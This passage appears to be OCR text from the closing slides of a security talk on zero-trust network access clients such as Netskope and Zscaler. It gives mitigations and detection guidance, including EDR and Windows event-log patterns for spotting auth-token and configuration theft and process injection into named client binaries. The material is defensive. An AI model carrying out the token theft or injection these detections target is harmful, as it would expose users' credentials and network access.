
What Happens in the Engine...

...stays in the engine?



What Happens in the Engine...

...stays in the engine?



Defence and Mitigations

- Ensure **Secure Enrollment is enabled** for Netskope!
- Ensure ZTNA clients are updated to the latest version
- Use server-side validated posture checks (e.g. server-side certificate check)
- Enable periodic checks with a high frequency, e.g. every 2 minutes
- Enable anti-tamper features
- Disable debugging and verbose logging features in clients
- Ensure authentication tokens are rotated regularly
- Set re-authentication period to a suitable value (e.g. daily, weekly)
- Use domain exclusions or app-based bypasses carefully – review on a regular basis


Defence and Mitigations

- Check logs (where available) for:
  - New Devices registered
  - Devices that fail posture checks and subsequently pass them
  - Devices registered from unexpected locations or Operating Systems
  - Users with multiple devices
- Consider ingesting ZTNA *endpoint logs*, which can provide rich data

- Use EDR to alert on suspicious activities such as:
  - Reading of sensitive registry paths such as auth tokens, or configuration paths
  - Suspicious child processes of ZTNA clients
  - Process injection into ZTNA clients (e.g. `ZSATray.exe` or `stAgentUI.exe`)


Detecting Token & Config Theft

- Audit DPAPI Events
- No vendors used `CRYPTPROTECT_AUDIT` 😞
- Enable **`Microsoft-Windows-Crypto-DPAPI/Debug`**
- Event ID == 16385
- Correlate by **`CallerProcessID`** / **`DataDescription`**




Detecting Token & Config Theft

- Use SACLs to detect unauthorized read of registry keys or configuration files
- Event ID == 4663
- Correlate by **`ProcessId`** / **`ObjectName`**



Conclusion



- The same bugs:
  - Authentication bypass
  - Privilege escalation
  - Posture check bypasses
- Less privacy:
  - Clear text traffic processed by someone else's cloud
- The good news?
  - Patching is easier – the vendor can push a global fix

Questions?

https://blog.amberwolf.com

References

- NSKPSA-2024-001 – Netskope
- Secure Enrollment - Netskope Knowledge Portal
- Device Classification for Windows - Netskope Knowledge Portal
- Configuring Device Posture Profiles | Zscaler
- Using Zscaler Client Connector Portal as an Identity Provider | Zscaler
- Netskope Client Service Local Privilege Escalation
- Cache me if you can — Local Privilege Escalation in Zscaler Client Connector | by Winston Ho
- Google Online Security Blog: Detecting browser data theft using Windows Event Logs
- The Defender's Guide to the Windows Registry | by Luke Paine